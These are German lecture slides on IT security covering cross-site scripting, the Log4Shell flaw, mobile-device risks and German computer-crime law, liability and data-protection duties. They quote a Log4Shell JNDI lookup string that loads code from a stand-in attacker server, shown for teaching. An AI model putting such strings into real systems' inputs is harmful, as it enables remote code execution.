
Script-Injection



F.4. Risikosphäre Internet

Cross-Site-Scripting

```
<A HREF=''http://example.com/comment.cgi?
 mycomment=<SCRIPT> Schadens-Code  </SCRIPT>''>
 Click here </A>
```



„Schönes“ Beispiel

Zwischenfall vom Ende 2021:

- BSI warnt: Alarmstufe Rot!

  => **Log4Shell** Lücke im Java-Logging Paket **Log4j**

Warum so gefährlich:

1. **Sehr verbreitet** - *nahezu in allen Java-Projekten, aber nicht nur in diesen wird log4j genutzt!*
2. **Einfacher Angriff** - *die Lücke kann simpel ausgenutzt werden:*

   `${jndi:ldap://boeser.server.de/a}`

3. Befindet sich auf “`boeser.server.de/a`" unter ldap-Port Java-Code, wird er ausgeführt !!!
4. Angriffsversuche liefen sofort ab Bekanntgabe…
5. **Patchen war schwer, dauerte lange…**

F.5. Spezialproblem: *mobile computing*

Überblick über mobile Datenverarbeitung

- mobile Apps = Funktionalität meist in der Cloud
- tragbare Geräte, die der Nutzer mitführen kann
- werden sowohl dienstlich wie in der Freizeit (privat?) genutzt
- Miniaturisierung = steigende Leistung auch im mobilen Einsatz
- standortunabhängige Nutzung
- dadurch Verbindung der internen Infrastruktur mit Geräten, die „draußen“ eingesetzt werden…

F.5. Spezialproblem: *mobile computing*

wichtigste Herausforderungen

- *always on* (= immer Angriffsmöglichkeit)
- Gerät kann verlorengehen
- Administration häufig dezentral (nur durch Benutzer selbst):
  - Schutz unbequem
  - Updates ignoriert
- Updates zu unregelmäßig (insb. Android)
- Apps nur vom Hersteller => Vertrauen?
- NFC und Geldbörse => besonders **sensible Anwendungen**
- Sicherheit der **Umgebung** => meist nicht verifizierbar

F.5. Spezialproblem: *mobile computing*

Umgang mit Besonderheiten mobiler Geräte

Maßnahmen	- Verschlüsselung jeglicher Daten - Android: kein Vertrauen gegenüber Apps - iOS: geschlossener AppStore - Kontrolle der Nutzung - Ortung => entferntes Löschen / Sperren
auch für Umgebung	Da mobile Geräte Teil einer Infrastruktur sind: - ihre Einbindung ins System ist zu durchdenken, - angepasste Rechteverwaltung - angemessene (begrenzte?) Nutzung
verbleibende Probleme	- Zugriffssteuerung durch Benutzer = Verlagerung der Verantwortung auf diesen - physikalischer Zugriff für Dritte bietet nach wie vor weitaus mehr Möglichkeiten, einen Angriff erfolgreich durchzuführen

F.6. Rechtsrahmen

Überblick

Was ist relevant?

- Gesetz verbietet vorsätzliche Angriffe - Strafrecht
- Datenverarbeitung = Pflichten, insb. DSGVO, DSG
- Haftung - intern und gegenüber Kunden
- Versicherung?
- Sonstiges:
  - Urheberrecht, Immaterialgüterrecht, Wettbewerbsrecht
  - kritische Infrastrukturen (Beispiel: Energierecht)
- Generalklausel „Stand der Technik“

F.6. Rechtsrahmen

Strafrecht

§ 202a StGB - Ausspähen von Daten

(1) Wer unbefugt sich oder einem anderen **Zugang zu Daten**, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung **verschafft**, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.(…)

§ 202b StGB - Abfangen von Daten

Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln **nicht für ihn bestimmte Daten** (§ 202a Abs. 2) aus einer **nichtöffentlichen Datenübermittlung** oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage **verschafft**, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.

F.6. Rechtsrahmen

Strafrecht

§ 263a StGB - Computerbetrug

(1) Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, daß er **das Ergebnis eines Datenverarbeitungsvorgangs** durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf **beeinflußt**, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

§ 303a StGB - Datenveränderung

(1) Wer rechtswidrig **Daten** (§ 202a Abs. 2) **löscht, unterdrückt, unbrauchbar macht oder verändert**, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

F.6. Rechtsrahmen

Strafrecht

Weitere Regelungen des StGB:

§ 202c StGB - Vorbereiten des Ausspähen uns Abfangen von Daten

§ 202d StGB - Datenhehlerei

§ 303b StGB - Computersabotage

ABER:

1) Geltung bzw. zumindest Durchsetzung nur in der BRD möglich!
2) „Gegenschlag“ gegen Angreifer strafbar!

F.6. Rechtsrahmen

Haftungsfragen

intern

- Unternehmensleitung
- §§ 76, 91, 92, 93 AktG
- § 43 GmbHG
- Compliance

extern

- Datenschutz - Verletzung von Vertraulichkeit / Verlust von Daten
- Schäden der Kunden

Unternehmensleitungen haften für sorgfältige Handhabung von Cyberrisiken intern / Unternehmen ihren Kunden gegenüber

F.6. Rechtsrahmen

„Stand der Technik“ - Begriffserklärung

Stand von Wissenschaft und Technik

- höchstes Anforderungsniveau
- für Fälle mit sehr hohem Gefährdungspotential
- fortschrittlichste Verfahren

Stand der Technik

- Entwicklungsstand fortschrittlicher Verfahren
- damit können Ziele gesichert erreicht werden
- mit Erfolg erprobt

allgemein anerkannte Regeln der Technik

- für geringes Gefährdungspotenzial und beherrschbare Sachverhalte
- allgemein anerkannt und in der Praxis bewährt

F.6. Rechtsrahmen

„Stand der Technik“ am Beispiel der DSGVO

Art. 32 Abs. 1 DSGVO

Unter Berücksichtigung des **Stands der Technik**, der Implementierungskosten und der Art, des Umfangs, der Umstände und der Zwecke der Verarbeitung sowie der unterschiedlichen Eintrittswahrscheinlichkeit und Schwere des Risikos für die Rechte und Freiheiten natürlicher Personen treffen der Verantwortliche und der Auftragsverarbeiter geeignete technische und organisatorische Sicherheitsmaßnahmen, um ein dem Risiko **angemessenes Schutzniveau** zu gewährleisten; [...]“

F.6. Rechtsrahmen

Versicherungen

- Cyberpolicen im Rahmen von D&O-Versicherungen (Achtung: Selbstbehalt von 10 % bei AG, SE und KGaA)
- sonstige Versicherungen gegen IT-Ausfall / Problem
  - für Drittschäden: Haftpflichtversicherung
  - Allgemein kann Versicherung folgende Schäden abdecken:
    - Aufwand für Wiederherstellung des Betriebs / der Daten
    - Betriebsunterbrechung / Ausfall
    - Aufwand für Forensik, Berater, *incident response team*

Problem: Versicherung nur möglich, wenn ein bestimmtes Schutzniveau bestätigt wurde!